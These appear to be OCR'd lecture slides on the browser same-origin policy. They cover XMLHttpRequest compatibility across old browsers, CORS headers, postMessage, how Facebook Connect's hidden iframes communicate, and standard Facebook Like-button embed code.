
Virtually No Full Compatibility



Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Banned HTTP methods	TRACE	CONNECT TRACE*	CONNECT TRACE*	TRACE	TRACE	CONNECT TRACE	CONNECT TRACE**	CONNECT TRACE	CONNECT TRACE
XMLHttpRequest may see httponly cookies?	NO	NO	NO	YES	NO	YES	NO	NO	NO
XMLHttpRequest may see invalid HTTP 30x responses?	NO	NO	NO	YES	YES	NO	NO	YES	NO
XMLHttpRequest may see cross-domain HTTP 30x responses?	NO	NO	NO	YES	YES	NO	NO	NO	NO
XMLHttpRequest may see other HTTP non-200 responses?	YES	YES	YES	YES	YES	YES	YES	YES	NO
May local HTML access unrelated local files via XMLHttpRequest?	NO	NO	NO	YES	NO	NO	YES	NO	n/a
May local HTML access sites on the Internet via XMLHttpRequest?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Is partial XMLHttpRequest data visible while loading?	NO	NO	NO	YES	YES	YES	NO	YES	NO

Why is lack of compatibility bad?

Active Research and Development



Computer

Security Vulnerabilities in the Same-Origin Policy: Implications and Alternatives

September 2011 (vol. 44 no. 9)

pp. 29-36

Hossein Saiedian, University of Kansas
Dan S. Broyles, Sprint Nextel

DOI Bookmark: http://doi.ieeecomputersociety.org/10.1109/MC.2011.226

ABSTRACT

The same-origin policy, a fundamental security mechanism within Web browsers, overly restricts Web application development while creating an ever-growing list of security holes, reinforcing the argument that the SOP is not an appropriate security model.

ADDITIONAL INFORMATION

Index Terms:
Security, Web browsers, Web applications, Same-origin policy (SOP), Cross-site request forgery (CSRF), Cross-site scripting (XSS)


Citation:
Hossein Saiedian, Dan S. Broyles, "Security Vulnerabilities in the Same-Origin Policy: Implications and Alternatives," *Computer*, vol. 44, no. 9, pp. 29-36, July 2011, doi:10.1109/MC.2011.226

How Do We Do Cross-Domain XHR?

- Server-side proxying
  - Is this a good idea?

- Alternatives abound, no consensus
  - `XDomainRequest` in IE8
  - `JSONRequest`
  - `CS-XHR`

Recent Developments




- Cross-origin network requests


```
Access-Control-Allow-Origin: <list of domains>

Access-Control-Allow-Origin: *
```

- Cross-origin client side communication
  - Client-side messaging via **`postMessage`**

window.postMessage

- New HTML5 API for inter-frame communication
  - Supported in latest betas of many browsers
  - A network-like channel between frames




Windows Live Contacts Beta

Sign out

adambarth@hotmail.com

Share with contacts

Find a contact...

Privacy

©2007 Microsoft

Facebook Connect Protocol

- □ SOP policy does not allow a third-party site (e.g TechCrunch), called *implementor*, to communicate with facebook.com

- □ To support this interaction, Facebook provides a JavaScript library for sites implementing Facebook Connect


- □ Library creates two hidden iframes with an origin of facebook.com which in turn communicate with Facebook


- □ The cross-origin communication between hidden iframes and the implementor window are layered over `postMessage`

Facebook Connect

- Facebook Connect is a system that enables a Facebook user to share his identity with third-party sites
- Some notable users include TechCrunch, Huffington Post, ABC and Netflix
- After being authorized by a user, a third party web site can query Facebook for the user's information and use it to provide a richer experience that leverages the user's social connections
- For example, a logged-in user can view his Facebook friends who also use the third-party web site, and interact with them directly there
- Note that the site now contains content from multiple principals—the site itself and facebook.com


Facebook Connect





The Emperor's New APIs: On the (In)Secure Usage of New Client-side Primitives, Hanna et. al, 2010

Like Button Code



Your Like Button plugin code:

iframe


```
<iframe src="http://www.facebook.com/plugins/like.php?layout=button_count&
amp;show_faces=true&amp;width=300&amp;action=like&amp;font=verdana&
amp;colorscheme=light" scrolling="no" frameborder="0" allowTransparency="true"
style="border:none; overflow:hidden; width:300px; height:px"></iframe>
```

XFBML

```
<fb:like layout="button_count" show_faces="true" width="300" action="like"
font="verdana" colorscheme="light"></fb:like>
```

XFBML is more flexible than iframes, but requires you use the JavaScript SDK.

Like Button Code (HTML5)


URL to Like (?)
http://www.facebook.com/gogi.tech.news
Your Like Button plugin code:
Implementation
html5
Okay
light
Font (?)
gogi.in

```
<div id="fb-root"></div>
<script>(function(d, s, id) {
  var js, fjs = d.getElementsByTagName(s)[0];
  if (d.getElementById(id)) {return;}
  js = d.createElement(s); js.id = id;
  js.src = "//connect.facebook.net/en_US/all.js#xfbml=1";
  fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));</script>

<div class="fb-like" data-href="http://www.facebook.com/gogi.tech.news"
data-send="true" data-width="450" data-show-faces="true"></div>
```